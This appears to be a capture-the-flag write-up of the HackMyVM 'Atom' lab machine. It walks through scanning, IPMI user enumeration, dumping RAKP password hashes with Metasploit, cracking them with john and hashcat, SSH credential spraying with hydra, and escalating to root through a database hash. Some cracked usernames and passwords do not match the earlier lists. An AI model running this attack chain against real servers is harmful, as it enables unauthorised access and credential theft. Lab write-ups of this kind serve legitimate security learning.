
Atom

By Praveen Kumar Sharma



For me IP of the machine is : 192.168.56.6
Lets try pinging it

```
ping 192.168.56.6 -c 5

PING 192.168.56.6 (192.168.56.6) 56(84) bytes of data.
64 bytes from 192.168.56.6: icmp_seq=1 ttl=64 time=0.338 ms
64 bytes from 192.168.56.6: icmp_seq=2 ttl=64 time=0.343 ms
64 bytes from 192.168.56.6: icmp_seq=3 ttl=64 time=0.536 ms
64 bytes from 192.168.56.6: icmp_seq=4 ttl=64 time=0.272 ms
64 bytes from 192.168.56.6: icmp_seq=5 ttl=64 time=0.381 ms

--- 192.168.56.6 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4045ms
rtt min/avg/max/mdev = 0.272/0.374/0.536/0.088 ms
```

Alright, lets do port scanning

Port Scanning

```
rustscan -a 192.168.56.6 --ulimit 5000
```

```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/Atom git:(main)±6 (3.537s)
rustscan -a 192.168.56.6 --ulimit 5000
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 ----------------------------------
0day was here ♡

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 192.168.56.6:22
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-20 20:29 IST
Initiating Ping Scan at 20:29
Scanning 192.168.56.6 [2 ports]
Completed Ping Scan at 20:29, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:29
Completed Parallel DNS resolution of 1 host. at 20:29, 0.04s elapsed
DNS resolution of 1 IPs took 0.04s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 20:29
Scanning 192.168.56.6 [1 port]
Discovered open port 22/tcp on 192.168.56.6
Completed Connect Scan at 20:29, 0.00s elapsed (1 total ports)
Nmap scan report for 192.168.56.6
Host is up, received conn-refused (0.00043s latency).
Scanned at 2024-11-20 20:29:09 IST for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
```

ⓘ Open Ports

```
PORT STATE SERVICE
623/udp open asf-rmcp
| ipmi-version:
| Version:
| IPMI-2.0
| UserAuth: password, md5, md2, null
| PassAuth: authmsg, auth_user, non_null_user
```

```
| Level: 1.5, 2.0
MAC Address: 52:54:00:B3:10:EF (QEMU virtual NIC)
```

Really barebones lets run nmap UDP Scan here

```
sudo nmap -p- -sU -n -Pn --min-rate=10000 192.168.56.6
```

```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/Atom git:(main)±6 (1m 16.85s)
sudo nmap -p- -sU -n -Pn --min-rate=10000 192.168.56.6

[sudo] password for pks:
Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-20 20:30 IST
Warning: 192.168.56.6 giving up on port because retransmission cap hit (10).
Stats: 0:00:59 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 82.16% done; ETC: 20:31 (0:00:13 remaining)
Nmap scan report for 192.168.56.6
Host is up (0.00051s latency).
Not shown: 65456 open|filtered udp ports (no-response), 78 closed udp ports (port-unreach)
PORT    STATE SERVICE
623/udp open  asf-rmcp
MAC Address: 52:54:00:B3:10:EF (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 72.91 seconds
```

```
ⓘ UDP Scan

PORT STATE SERVICE
623/udp open asf-rmcp
```

This port is IPMI or Intelligent Platform Management Interface
So we dont have a web application so lets just enumerate IPMI here

---

IPMI Enumeration

Here is what im using throughout this :
https://book.hacktricks.xyz/network-services-pentesting/623-udp-ipmi

First we need to find the version of this IPMI that is running so here is the way on hacktricks

Enumeration

Discovery

```
nmap -n -p 623 10.0.0./24
nmap -n-sU -p 623 10.0.0./24
use  auxiliary/scanner/ipmi/ipmi_version
```

You can **identify** the **version** using:

```
use auxiliary/scanner/ipmi/ipmi_version
nmap -sU --script ipmi-version -p 623 10.10.10.10
```

Lets run this

```
sudo nmap -sU --script ipmi-version -p 623 192.168.56.6
```

```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/Atom git:(main)±3 (6.132s)
sudo nmap -sU --script ipmi-version -p 623 192.168.56.6

[sudo] password for pks:
Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-20 21:30 IST
Nmap scan report for 192.168.56.6
Host is up (0.00062s latency).

PORT    STATE SERVICE
623/udp open  asf-rmcp
| ipmi-version:
|   Version:
|     IPMI-2.0
|   UserAuth: password, md5, md2, null
|   PassAuth: auth_msg, auth_user, non_null_user
|_  Level: 1.5, 2.0
MAC Address: 52:54:00:B3:10:EF (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 3.01 seconds
```

Lets enumerate the users as hacktricks says
I just kinda guessed the a user's name is admin and it worked

Otherwise i think u can make a bash script to get that as well with a common username wordlist

```
ipmitool -I lanplus -C 0 -H 192.168.56.6 -U admin -P thisisnotapassword user list
```

```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/Atom git:(main)±6 (0.079s)
ipmitool -I lanplus -C 0 -H 192.168.56.6 -U admin -P thisisnotapassword user list
ID  Name             Callin  Link Auth  IPMI Msg   Channel Priv Limit
1                    true    false      false      Unknown (0x00)
2   admin            true    false      true       ADMINISTRATOR
3   analiese         true    false      true       USER
4   briella          true    false      true       USER
5   richardson       true    false      true       USER
6   carsten          true    false      true       USER
7   sibylle          true    false      true       USER
8   wai-ching        true    false      true       USER
9   jerrilee         true    false      true       USER
10  glynn            true    false      true       USER
11  asia             true    false      true       USER
12  zaylen           true    false      true       USER
13  fabien           true    false      true       USER
14  merola           true    false      true       USER
15  jem              true    false      true       USER
16  riyaz            true    false      true       USER
17  laten            true    false      true       USER
18  cati             true    false      true       USER
19  rozalia          true    false      true       USER
20  palmer           true    false      true       USER
21  onida            true    false      true       USER
22  terra            true    false      true       USER
23  ranga            true    false      true       USER
24  harrie           true    false      true       USER
25  pauly            true    false      true       USER
26  els              true    false      true       USER
27  bqb              true    false      true       USER
28  karlotte         true    false      true       USER
29  zali             true    false      true       USER
30  ende             true    false      true       USER
```

Lets just get the Name here and save to a file

```
ipmitool -I lanplus -C 0 -H 192.168.56.6 -U admin -P thisisnotapassword user list | awk {'print $2'} | grep -v true | grep -v Name > usernames1.txt
```

File: usernames1.txt

```
admin
analiese
briella
richardson
carsten
sibylle
wai-ching
jerrilee
glynn
asia
zaylen
fabien
merola
jem
riyaz
laten
cati
rozalia
palmer
onida
terra
ranga
```

Gaining Access

Now, hacktricks suggest to run a metasploit module here to get the hash

IPMI 2.0 RAKP Authentication Remote Password Hash Retrieval

This vulnerability enables retrieval of salted hashed passwords (MD5 and SHA1) for any existing username. To test this vulnerability, Metasploit offers a module:

```
msf > use auxiliary/scanner/ipmi/ipmi_dumphashes
```

Lets run this and search for this module

```
sudo msfconsole
```

```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/Atom git:(main)±6 (2m 30.17s)
sudo msfconsole

/opt/metasploit/vendor/bundle/ruby/3.3.0/gems/pry-0.14.2/lib/pry/command_s
l no longer be part of the default gems starting from Ruby 3.5.0.
You can add ostruct to your Gemfile or gemspec to silence this warning.
Also please contact the author of pry-0.14.2 to request adding ostruct int
msf6 > search impi
[-] No results from search
msf6 > search ipmi

Matching Modules
================

   #   Name
   -   ----
   0   auxiliary/scanner/ipmi/ipmi_cipher_zero
   1   auxiliary/scanner/ipmi/ipmi_dumphashes
   2   auxiliary/scanner/ipmi/ipmi_version
   3   exploit/multi/upnp/libupnp_ssdp_overflow
   4     \_ target: Automatic
   5     \_ target: Supermicro Onboard IPMI (X9SCL/X9SCM) Intel SDK 1.3.1
   6     \_ target: Axis Camera M1011 5.20.1 UPnP/1.4.1
   7     \_ target: Debug Target
   8   auxiliary/scanner/http/smt_ipmi_cgi_scanner
   9   auxiliary/scanner/http/smt_ipmi_49152_exposure
   10  auxiliary/scanner/http/smt_ipmi_static_cert_scanner
   11  exploit/linux/http/smt_ipmi_close_window_bof
   12  auxiliary/scanner/http/smt_ipmi_url_redirect_traversal
y Traversal
```

Lets see the option for 1 here

```
msf6 > use 1
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > show options

Module options (auxiliary/scanner/ipmi/ipmi_dumphashes):

   Name                 Current Setting                                  Required  Description
   ----                 ---------------                                  --------  -----------
   CRACK_COMMON         true                                             yes       Automatically crack common passwords as they are obtained
   OUTPUT_HASHCAT_FILE                                                   no        Save captured password hashes in hashcat format
   OUTPUT_JOHN_FILE                                                      no        Save captured password hashes in john the ripper format
   PASS_FILE            /opt/metasploit/data/wordlists/ipmi_passwords.  yes       File containing common passwords for offline cracking, one per line
                        txt
   RHOSTS                                                                yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usin
                                                                                   g-metasploit.html
   RPORT                623                                              yes       The target port
   SESSION_MAX_ATTEMPTS  5                                               yes       Maximum number of session retries, required on certain BMCs (HP iLO 4, etc)
   SESSION_RETRY_DELAY  5                                                yes       Delay between session retries in seconds
   THREADS              1                                                yes       The number of concurrent threads (max one per host)
   USER_FILE            /opt/metasploit/data/wordlists/ipmi_users.txt    yes       File containing usernames, one per line
```

Now lets set the RHOST, USER_FILE, OUTPUT_JOHN_FILE here

```
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > set RHOSTS 192.168.56.6
RHOSTS => 192.168.56.6
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > set USER_FILE usernames
set USER_FILE usernames1.txt  set USER_FILE usernames2.txt
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > set USER_FILE usernames
set USER_FILE usernames1.txt  set USER_FILE usernames2.txt
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > set USER_FILE usernames1.txt
USER_FILE => usernames1.txt
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > set OUTPUT_JOHN_FILE /home/pks/Documents/Notes/Hands-on-Hacking/HackmyVM/Atom/hash
OUTPUT_JOHN_FILE => /home/pks/Documents/Notes/Hands-on-Hacking/HackmyVM/Atom/hash
```

Now let run this

```
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > run

[+] 192.168.56.6:623 - IPMI - Hash found: admin:1407a2e802030000349f6938f9d44fb5c14436557d8c1c07ae4c1eefe7efe7cc84147dc8ab1c6515a1
696e:aaf86c541d60152274d21ecd7f4206751ce3b048
[+] 192.168.56.6:623 - IPMI - Hash for user 'admin' matches password 'cukorborso'
[+] 192.168.56.6:623 - IPMI - Hash found: analiese:72cd68fe84030000d54468f526674b1ac8dbd2523b469c2e4d8d13811b110c6fd89f61b2a837181
e616c69657365:8f064b473577446e094dab5d8b8e845093980586
[+] 192.168.56.6:623 - IPMI - Hash found: briella:c5391da406040000643ea7264601064e1e773d2c2be9324ae2f50f1ae71ff7c34df7ad757c393a2c
69656c6c61:1e982b8e349e9bac894a33e80792b08a3efea095
[+] 192.168.56.6:623 - IPMI - Hash found: richardson:a1712e908804000068b50a243fc670f0837347203f046591a13965a1d099bbe3e71e5f8ab63f5
2696368617264736f6e:90da24feb73badbbd6a47ff92900e899518e358d
[+] 192.168.56.6:623 - IPMI - Hash found: carsten:957ab0900a0500004945316a1dae294b6b2384b8bc8fe0903ee219d160a6a2bcdeb776abbbe33e4b
727374656e:c8bcfcae48d4a4fd02ef72fa5d712c3c2ef2aabf
[+] 192.168.56.6:623 - IPMI - Hash found: sibylle:7a2d44868c050000068c0e20fb1550bc537c5559f987352f3bf38c941f52e9612f01073cfb9ed5d7
62796c6c65:24e4116d3f95312c7c74c6f4330b1b3460f3e7ea
[+] 192.168.56.6:623 - IPMI - Hash found: wai-ching:8cba1f030e060000dbd42ae284cb7048d7c5a08364568b38105fa088e6b07ccbe7fb817986e4cf
61692d6368696e67:3e012e988ba69320b2d13251a9f596fec54c9599
[+] 192.168.56.6:623 - IPMI - Hash found: jerrilee:f2556f7490060000bcfbb14a345c7721979f4f7ad1ab614e1576a361776744c555bb57dedec7aeb
57272696c6565:a1ffba7c555b32792c9e04ecd18946eeb400c723
[+] 192.168.56.6:623 - IPMI - Hash found: glynn:4cebe08c120700008631da5206181434cca361bd409560805b3cad9493a06816de3c19d49786e4c0a1
6e6e:4d4b909a06a5e6f605feed18756b437745a0b21a
[+] 192.168.56.6:623 - IPMI - Hash found: asia:bbe0409e940700006817579d08d4ab00b028f7394ac79a8b7f5b3abaf57ee53104891554a809ed01a12
1:3d4a51806a6038d13521d94a19407a2a50efa01f
[+] 192.168.56.6:623 - IPMI - Hash found: zaylen:f6db751216080000c1ea7abff338769eb477419ba3da51c30caf33edb00b2f407b388d1a6df3adefa
96c656e:8cec352ef7127b6d86a0abc79541fee07a07570a
[+] 192.168.56.6:623 - IPMI - Hash found: fabien:1cc1c2b09808000034c9d04aacde2acce410f95af559106f8f8d029e154bab71b5a9e4a8ae917d28a
269656e:e3d75c27105255b483b1a989f022dc8a16e82199
[+] 192.168.56.6:623 - IPMI - Hash found: merola:290fdc491a090000c67ae293325cbaefc9edc703223997dba9842fe233b5ca7f03a73477d9b03ed0a
26f6c61:dabce03d6387116537268dc3be57d30b56013c6d
[+] 192.168.56.6:623 - IPMI - Hash found: jem:6ac27b579c090000bf1cfaca99a3453b77995aa23dff82a7e18252ab90017a5e3f63d726bc75d434a123
4f753194c8ff31e3fd80d3eade9bb23376b9638
```

Now, lets crack these using john

```
john hash --wordlist=/usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/Atom git:(main)±6 (2.665s)
john hash --wordlist=/usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
Warning: detected hash type "RAKP", but the string is also recognized as "RAKP-opencl"
Use the "--format=RAKP-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 36 password hashes with 36 different salts (RAKP, IPMI 2.0 RAKP (RMCP+) [HMAC-SHA1 128/128 AVX 4x])
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
emeralds         (192.168.56.6 karlotte)
10101979         (192.168.56.6 wai-ching)
billandben       (192.168.56.6 kalie)
120691           (192.168.56.6 zaylen)
090506           (192.168.56.6 saman)
dezzy            (192.168.56.6 els)
castillo1        (192.168.56.6 stacey)
batman!          (192.168.56.6 rozalia)
071590           (192.168.56.6 harrie)
mackenzie2       (192.168.56.6 merola)
290992           (192.168.56.6 bqb)
milo123          (192.168.56.6 deshawn)
poynter          (192.168.56.6 zali)
081704           (192.168.56.6 jem)
jiggaman         (192.168.56.6 onida)
number17         (192.168.56.6 jerrilee)
numberone        (192.168.56.6 kaki)
djones           (192.168.56.6 riyaz)
241107           (192.168.56.6 mayeul)
me4life          (192.168.56.6 sibylle)
jaffa1           (192.168.56.6 ranga)
evan             (192.168.56.6 glynn)
darell           (192.168.56.6 richardson)
kittyboo         (192.168.56.6 shirin)
2468             (192.168.56.6 carsten)
TWEETY1          (192.168.56.6 asia)
jesus94          (192.168.56.6 brigilla)
```

Lets save them to a file

```
john hash --show | awk {'print $2'} | grep -v "password" > creds.txt
```

File: creds.txt

```
admin:cukorborso
analiese:honda
briella:jesus06
richardson:darell
carsten:2468
sibylle:me4life
wai-ching:10101979
jerrilee:number17
glynn:evan
asia:TWEETY1
zaylen:120691
fabien:chatroom
merola:mackenzie2
jem:081704
riyaz:djones
laten:trick1
cati:122987
rozalia:batman!
palmer:phones
onida:jiggaman
terra:sexymoma
ranga:jaffa1
harrie:071590
pauly:515253
els:dezzy
bqb:290992
```

Now lets run hydra to test them against ssh

```
hydra -I -v -C creds.txt ssh://192.168.56.6
```

```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/Atom git:(main)±6 (7.943s)
hydra -I -v -C creds.txt ssh://192.168.56.6
[VERBOSE] Retrying connection for child 14
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 2
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 1
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 10
[VERBOSE] Retrying connection for child 2
[22][ssh] host: 192.168.56.6   login: onida   password: jiggaman
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
```

User's Creds

Username : onida
Password : jiggaman

Lets ssh in

```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/Atom git:(main)±6 (6.457s)
ssh onida@192.168.56.6

The authenticity of host '192.168.56.6 (192.168.56.6)' can't be established.
ED25519 key fingerprint is SHA256:La9YyHs4GERVO8XTRRw0cLh6XcInXX35Ar9OiMsXwQk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.6' (ED25519) to the list of known hosts.
onida@192.168.56.6's password:
```

```
onida@atom:~ (0.078s)

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

```
onida@atom ~ (0.022s)
id

uid=1000(onida) gid=1000(onida) groups=1000(onida),100(users)
```

And here is your user.txt

```
onida@atom:~ (0.015s)
ls -al

total 24
drwx------ 2 onida onida 4096 Dec 31  2400 .
drwxr-xr-x 3 root  root  4096 May 24 13:55 ..
lrwxrwxrwx 1 root  root     9 May 24 14:16 .bash_history -> /dev/null
-rw-r--r-- 1 onida onida  220 Dec 31  2400 .bash_logout
-rw-r--r-- 1 onida onida 3526 Dec 31  2400 .bashrc
-rw-r--r-- 1 onida onida  807 Dec 31  2400 .profile
-rwx------ 1 onida onida   33 Dec 31  2400 user.txt
```

Vertical PrivEsc

Found this database file here

```
onida@atom ~ (0.016s)
ls -al /var/www/html/

total 172
drwxr-xr-x 6 www-data www-data   4096 May 27 15:21 .
drwxr-xr-x 3 root     root       4096 May 25 22:19 ..
-rwxr-xr-x 1 www-data www-data 114688 May 27 15:21 atom-2400-database.db
drwxr-xr-x 2 www-data www-data   4096 Dec 31  2400 css
drwxr-xr-x 4 www-data www-data   4096 Dec 31  2400 img
-rw-r--r-- 1 www-data www-data  11767 Dec 31  2400 index.php
drwxr-xr-x 2 www-data www-data   4096 Dec 31  2400 js
-rw-r--r-- 1 www-data www-data   6262 Dec 31  2400 login.php
-rwxr-xr-x 1 www-data www-data   1637 Dec 31  2400 profile.php
-rw-r--r-- 1 www-data www-data   5534 Dec 31  2400 register.php
drwxr-xr-x 2 www-data www-data   4096 Dec 31  2400 video
```

Lets see what kind of db is this

```
onida@atom /var/www/html (0.022s)
file atom-2400-database.db

atom-2400-database.db: SQLite 3.x database,
chema 4, UTF-8, version-valid-for 4373
```

So its sqlite3 lets dump it now

```
sqlite3 atom-2400-database.db .dump
```

```
onida@atom /var/www/html (0.027s)
sqlite3 atom-2400-database.db .dump

PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE login_attempts (
    id INTEGER PRIMARY KEY,
    ip_address TEXT NOT NULL,
    attempt_time INTEGER NOT NULL
);
CREATE TABLE users (
    id INTEGER PRIMARY KEY,
    username TEXT UNIQUE NOT NULL,
    password TEXT NOT NULL
);
INSERT INTO users VALUES(1,'atom','$2y$10$Z1K.4yVakZEY.Qsju3WZzukW/M3fI6BkSohYOiBQqG7pK1F2fH9Cm');
COMMIT;
```

Lets save this hash

```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/Atom git:(main)±6 (0.936s)
vim hash2
```

```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/Atom git:(main)±3 (0.047s)
cat hash2
```

	File: hash2
1	$2y$10$Z1K.4yVakZEY.Qsju3WZzukW/M3fI6BkSohYOiBQqG7pK1F2fH9Cm

And now lets crack it with hashcat

```
hashcat -a 0 -m 3200 hash2 /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HackmyVM/Atom git:(main)±6 (8.974s)
hashcat -a 0 -m 3200 hash2 /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 105 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

$2y$10$Z1K.4yVakZEY.Qsju3WZzukW/M3fI6BkSohYOiBQqG7pK1F2fH9Cm:madison
```

⚡ Creds

Password : madison

So there is no other user we can see here

```
onida@atom ~ (0.015s)
cat /etc/passwd | grep sh$

root:x:0:0:root:/root:/bin/bash
onida:x:1000:1000:,,,:/home/onida:/bin/bash
```

So lets just test it against root

```
onida@atom /var/www/html (45m 20.19s)
su root

Password:
root@atom:/var/www/html# id
uid=0(root) gid=0(root) groups=0(root)
```

And we are root here is your root.txt

```
onida@atom /var/www/html (45m 20.19s)
su root

Password:
root@atom:/var/www/html# id
uid=0(root) gid=0(root) groups=0(root)
root@atom:/var/www/html# cd /root
root@atom:~# ls -al
total 32
drwx------  4 root root 4096 May 27 15:43 .
drwxr-xr-x 18 root root 4096 May 24 14:18 ..
lrwxrwxrwx  1 root root    9 Mar  9  2024 .bash_history -> /dev/null
-rw-r--r--  1 root root  571 Dec 31  2400 .bashrc
-rw-------  1 root root   20 May 27 14:15 .lesshst
drwxr-xr-x  3 root root 4096 Dec 31  2400 .local
-rw-r--r--  1 root root  161 Dec 31  2400 .profile
-rw-r--r--  1 root root   33 Dec 31  2400 root.txt
drwx------  2 root root 4096 Dec 31  2400 .ssh
```

Thanks for reading :)